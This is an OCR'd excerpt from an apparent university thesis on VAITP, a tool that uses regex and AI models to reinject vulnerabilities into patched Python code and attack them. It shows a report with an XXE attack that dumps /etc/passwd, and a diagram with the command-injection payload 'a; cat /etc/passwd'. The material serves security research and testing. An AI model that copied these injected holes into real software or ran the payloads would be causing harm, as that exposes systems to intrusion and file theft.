


Figure 4.11: VAITP main window (VAITP main menu)

The exported PDF report has the information about what files were scanned, which vulnerabilities were found, which injections points were identified, both by Regex and AI, injection chains, working attacks, the main used settings and the full raw output as illustrated in figures 4.12, 4.13 and 4.14.



VAITP

VAITP Report: 2022-06-18-09-49-22

Scanned files:
Regex Scan :: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py :: injectable

AI Scan :: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py :: injectable

Vulnerabilities found:
etree.XMLParser :: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py

etree.parse :: /home/fred/msi/ano2/VAITP/python_exercises/vuln/vuln07_correct1.py

Regex-based injection points found: (format: [injectable code :: vulnerable code :: Line number :: original line])
resolve_entities=False :: resolve_entities=True :: Line 3: parser =
etree.XMLParser(resolve_entities=False)

Use VAITP AI Classificator model:
Yes


Use VAITP AI Classificator model path:
/home/fred/msi/ano2/VAITP/VAITP GUI/vaitp/exported_ai_models

VAITP AI Classificator model selected:
vaitp_classificator_model_0.96_C1D_1000_3_2022_05_26_19_31

Use VAITP AI Sequence2Sequence model:
Yes

1

Figure 4.12: VAITP main window (VAITP PDF report page 1)



VAITP AI Classificator injection points found: (format: [injectable code :: vulnerable code :: Line number :: original line])

```
parser = etree.XMLParser(resolve_entities=False) :: etree.XMLParser(resolve_entities=True) :: Line 3 ::
parser = etree.XMLParser(resolve_entities=False)
etree.XMLParser(resolve_entities=False) :: etree.XMLParser(resolve_entities=True) :: Line 3 :: parser =
etree.XMLParser(resolve_entities=False)
```

List of chained injections: (format: [injectable code :: vulnerable code :: Line number :: original line])

```
etree.XMLParser(resolve_entities=False) :: etree.XMLParser(resolve_entities=True) :: Line 3 :: parser =
etree.XMLParser(resolve_entities=False)
```

List of injected files:

```
/home/fred/msi/ano2/VAITP/python_exercises/vuln/
vuln07_correct1_injectedChain_2022_06_18_09_45_57.py
```

List of working attacks and payoads:

```
Vulnerability: etree.XMLParser :: /home/fred/msi/ano2/VAITP/python_exercises/vuln/
vuln07_correct1.py :: Payload: :: File: /home/fred/msi/ano2/VAITP/python_exercises/vuln/
vuln07_correct1_injectedChain_2022_06_18_09_45_57.py
```

Full raw output content:

```
Scanning Python Script... Please Wait... Scanning vulnerabilities... Scanning injection calls... Scanning
with AI classificator... Selected AI classificator:
vaitp_classificator_model_0.96_C1D_1000_3_2022_05_26_19_31 Scanning with AI classificator revealed
an injectable script! Possible injection point detected by AI Classificator model: parser =
etree.XMLParser(resolve_entities=False) Possible injection point detected by AI Classificator model:
etree.XMLParser(resolve_entities=False) Translating probable injection points with AI S2S. Please
wait... Possible injection point translated by AI S2S model: etree.XMLParser(resolve_entities=True)
Possible injection point translated by AI S2S model: etree.XMLParser(resolve_entities=True) Scanning
Python Script... Done! Adding Scanned file: /home/fred/msi/ano2/VAITP/python_exercises/vuln/
vuln07_correct1.py which was predicted as injectable Executing injection chain... Injection file created:
/home/fred/msi/ano2/VAITP/python_exercises/vuln/
vuln07_correct1_injectedChain_2022_06_18_09_45_57.py Attacking file: /home/fred/msi/ano2/VAITP/
python_exercises/vuln/vuln07_correct1_injectedChain_2022_06_18_09_45_57.py Attack output: b'\n
root:x:0:0::/root:/bin/bash\nnobody:x:65534:65534:Nobody:/:/usr/bin/nologin\ndbus:x:81:81:System
Message Bus:/:/usr/bin/nologin\nbin:x:1:1::/:/usr/bin/nologin\ndaemon:x:2:2::/:/usr/bin/
nologin\nmail:x:8:12::/var/spool/mail:/usr/bin/nologin\nftp:x:14:11::/srv/ftp:/usr/bin/nologin\nhttp:x:
33:33::/srv/http:/usr/bin/nologin\nsystemd-coredump:x:981:981:systemd Core Dumper:/:/usr/bin/
nologin\nsystemd-network:x:980:980:systemd Network Management:/:/usr/bin/nologin\nsystemd-
oom:x:979:979:systemd Userspace OOM Killer:/:/usr/bin/nologin\nsystemd-journal-remote:x:
978:978:systemd Journal Remote:/:/usr/bin/nologin\nsystemd-resolve:x:977:977:systemd Resolver:/:/
```

2

Figure 4.13: VAITP main window (VAITP PDF report page 2)

```
usr/bin/nologin\nsystemd-timesync:x:976:976:systemd Time Synchronization:/:/usr/bin/
nologin\nuuidd:x:68:68::/:/usr/bin/nologin\ndhcpcd:x:975:975:dhcpcd privilege separation:/:/usr/bin/
nologin\ndnsmasq:x:974:974:dnsmasq daemon:/:/usr/bin/nologin\nrpc:x:32:32:Rpcbind Daemon:/
var/lib/rpcbind:/usr/bin/nologin\navahi:x:972:972:Avahi mDNS/DNS-SD daemon:/:/usr/bin/
nologin\ncolord:x:971:971:Color management daemon:/var/lib/colord:/usr/bin/nologin\ncups:x:
209:209:cups helper user:/:/usr/bin/nologin\nflatpak:x:970:970:Flatpak system helper:/:/usr/bin/
nologin\ngeoclue:x:969:969:Geoinformation service:/var/lib/geoclue:/usr/bin/nologin\ngit:x:
968:968:git daemon user:/:/usr/bin/git-shell\nnm-openconnect:x:967:967:NetworkManager
OpenConnect:/:/usr/bin/nologin\nnm-openvpn:x:966:966:NetworkManager OpenVPN:/:/usr/bin/
nologin\nntp:x:87:87:Network Time Protocol:/var/lib/ntp:/bin/false\nopenvpn:x:965:965:OpenVPN:/:/
usr/bin/nologin\npolkitd:x:102:102:PolicyKit daemon:/:/usr/bin/nologin\nrtkit:x:133:133:RealtimeKit:/
proc:/usr/bin/nologin\nsaned:x:964:964:SANE daemon user:/:/usr/bin/nologin\nsddm:x:
963:963:Simple Desktop Display Manager:/var/lib/sddm:/usr/bin/nologin\ntss:x:962:962:tss user for
tpm2:/:/usr/bin/nologin\nusbmux:x:140:140:usbmux user:/:/usr/bin/nologin\nfred:x:1000:1000:fred:/
home/fred:/bin/bash\nmysql:x:961:961:MariaDB:/var/lib/mysql:/usr/bin/nologin\nnvidia-
persistenced:x:143:143:NVIDIA Persistence Daemon:/:/usr/bin/nologin\nxmrig:x:959:959::/:/usr/bin/
nologin\ntor:x:43:43::/var/lib/tor:/usr/bin/nologin\n\n 35\n\n' VAITP report creation started. Please
wait...
```

VAITP - Vulnerability Attack and Injection Tool in Python
Development: Frédéric Bogaerts
Colaboration: Anush Deokar
Supervising teachers: PhD. Naghmeh Navaki, PhD. José Fonseca
DEI - Universidade de Coimbra - Portugal

3

Figure 4.14: VAITP main window (VAITP PDF report page 3)

Besides the "Export PDF report" described and illustrated above, VAITP's main menu also allow the user to:

- "Quit"

  Exits the program


- "Import payloads"

  Allows the user to add new payloads to VAITP's database

- "Clear outputs and lists"

  Clears the labels, lists, counters and other variables from the GUI

The "help" menu has the "about" option. This will bring the about dialog that has some information about the humans that created this as well as the last update date and current version number.




Vulnerability Attack and Injection Tool in Python.

Development: Frédéric Bogaerts (info@netpack.pt)
Colaboration: Anush Deokar (deokar.1@iitj.ac.in)
Orientation: PhD. Naghmeh Ivaki & PhD. José Fonseca

Departamento de Engenharia Informática
Universidade de Coimbra - Portugal
18-06-2022
VAITP v1.0

Figure 4.15: VAITP main window (VAITP About dialog)



VAITP Log output path: /home/fred/msi/ano2/VAITP

[✓] Change to target script directory when attacking

[ ] Scan sub-directories when scanning folders

VAITP AI models path: /home/fred/msi/ano2/VAITP/VAITP GUI/vaitp/exported_ai_models

VAITP AI Classificator model to use: vaitp_classificator_model_0.96_C1D_1000_3_2022_05_26_19_31

[✓] Use VAITP AI Classificator model for python code classification prediction

[ ] Add probable injection points from AI classificator model to injection points list (allow partialy generated injection points)

[✓] Use VAITP AI Sequence2Sequence model to predict possible injections   Limit S2S translations: 3

VAITP - Vulnerability Attack and Injection Tool in Python

Figure 4.16: VAITP main window (Settings tab)

The ”settings” tab, illustrated in figure 4.16, allows the user to set the following options:

- VAITP Log output path

  This sets the path for the log path folder. This is where VAITP will save the exported PDF report.

- Change to target script directory when attacking

  This checkbox will ensure that the working directory of the script being attacked matches the directory of the script itself. This is required for some scripts and not others so users can manually set it for the desired behaviour.

- Scan subdirectories when scanning folders

  This checkbox allows the user to scan all files in all the folder and subfolders of the selected path recursively.

- VAITP AI models path

  This allows the user to set the path to the folder where exported AI models should be loaded from (if this is changed VAITP has to be restarted for the changes to take effect).

- VAITP AI Classificator model to use

  This drop-down list is populated dynamically with the available AI models that are available in the VAITP AI models path.

- Use VAITP AI Classificator model for Python code classification prediction

  If this option is set VAITP will use the AI model selected in the drop-down list to predict if a given scanned script is ”injectable”, ”vulnerable” or ”non-injectable”.

- Add probable injection points from AI Classificator model to injection list (allow partially generated injection points)


  If this option is checked, the output of VAITP AI Classificator model will be used to generate an incomplete injection point. Future versions will allow editing of the injection points prior to execution. This will allow the user to manually edit and complete injection points.

- Use VATIP AI Sequence2Sequence model to predict possible injections

  This checkbox allows the user to enable or disable the S2S model. The output of the Classificator model is used as input in the S2S model which generates a vulnerable version of the injectable/patched Python code and creates valid injection points.

- Limit S2S translations

  This input allows the user to set the maximum number of strings that are fed from the Classificator model to the S2S model. This limits the number of injections points but is faster.




Python file with patched vulnerability

```
"(...)
def convertVideoFile(filename):
    cmd = 'ffmpeg -i {source} out.mkv'.format(source=quote(filename))
    subprocess.call(cmd,shell=False)
(...)"
```

Actor
Inputs Python script
Detection Module scans the file
VAITP DB
subprocess
quote(\w+(|\.|\-|_|*|\'|\[|\]|\w+)*)
a; cat /etc/passwd
subprocess.call
\w+(|\.|\-|_|*|\'|\[|\]|\w+)*
Get vulnerabilities Regex from DB
Scan file for vulnerability
Is vulnerability detected?
Yes
No
Add to found vulnerabilities list
Get function calls list
Get injections "Patch" Regex from DB
Scan file for patched vulnerabilities
Code is secure
Is patch detected?
No
Yes
Add to injections list
Injection Module
Is vulnerable?
Scan file with AI Classificator model
Yes
Is non-injectable?
Is injectable?
Yes
Translate with AI S2S model
Get Injections from DB
Add to injections chain list
Inject vulnerability (ies)
"quote(filename)" is converted to "filename"
From Regex "quote(\w+(|\.|\-|_|*|\'|\[|\]|\w+)*)" VAITP keeps "\w+(|\.|\-|_|*|\'|\[|\]|\w+)*"
Set as target
Attack Module exploits the vulnerability
Get payloads from DB
Outputs exploitation results
Runs payloads against vulnerable function calls

Figure 4.3: Use case diagram of VAITP



vulnerabilities	
"id" AUTOINCREMENT	varchar
id	integer
vulnerability	text
type	text
description	text

deobfuscation	
"id" AUTOINCREMENT	varchar
id	integer
startingConstrain	text
injectionConstrain	text
injectionObfuscationValue	text
injectedValue	text

injections	
"id" AUTOINCREMENT	varchar
id	integer
patch_start	text
patch	text
patch_end	text
injection	text

payloads	
"id" AUTOINCREMENT	varchar
id	integer
payload	text

settings	
vaitp_ai_models_path	text
use_ai_classificator	integer
ai_classificator_selected	integer
use_ai_s2s	integer
vaitp_log_path	text
change_dir_on_attack	integer

Figure 4.4: VAITP database entity relationship diagram




Obfuscated Python script
File cleaner module: cleanFile()
(if selected by the user)
Vulnerability scan
Has possibly injection calls?
No
Code is secure
Yes
File cleaner module: forceDeObfuscation()
Injection module
Vulnerable clean Python code
Attack module
Attack output

Figure 4.5: Illustration of the "deobfuscation' architecture


etree.XMLParser(
resolve_entities=
\w+(|\.|\-|_|\"|\'|\[|\]|\w+)*
True
subprocess.call
shell=
\w+(|\.|\-|_|\"|\'|\[|\]|\w+)*
True

```sql
CREATE TABLE "deobfuscation" (
    "id"    INTEGER,
    "startingConstrain" TEXT,
    "injectionConstrain"    TEXT,
    "injectionObfuscationValue" TEXT,
    "IntectedValue" TEXT,
    PRIMARY KEY("id" AUTOINCREMENT)
);
```

Figure 4.6: Illustration of the deobfuscation table data

Chapter 5

Experimental results

This chapter presents the results obtained from our experiments. For each model type we present the parameters used for fitting the model that yield the best accuracy mean. We then present the results of the comparison between Regex and AI.

5.1 Parameters settings

From the testing and optimization of the classification model, we fine-tuned the different hyper-parameters. For each changed value in the hyper-parameters settings, each model was fitted 3 times and the mean accuracy and loss for each was calculated. From these results we selected the best fitted models to integrate the final version of VAITP's GitHub repository.

Tested parameters and ranges

Table 5.1 shows the different model types that we tested.

Table 5.1: Model fitting values: Model types

BoW	Conv1D	LSTM

Table 5.2 shows the different Activation and Sequencing functions that we tested.

Table 5.2: Model fitting values: Activation and Sequencing functions

TANH	SOFTPLUS	SOFTMAX	SIGMOID	SELU	RELU

For conv1D models there are three types of padding that can be applied. Table 5.3 show these padding types.

Table 5.3: Conv1D Model fitting values: Padding

VALID	SAME	CAUSAL

The range values for the density layers, the output dimensionality, the kernel size, the dropout, filters, strides and fitting epochs, are presented in table 5.4. Note that different steps were used, according to the obtained results so far, and not all values in the ranges have been tested.

Table 5.4: Model fitting values: Density layers, Output dimensionality, kernel size, dropout, filters, strides and fitting epochs

Hyper-parameter	Range values
Density layers	3 - 1370
Output Density	4 - 128
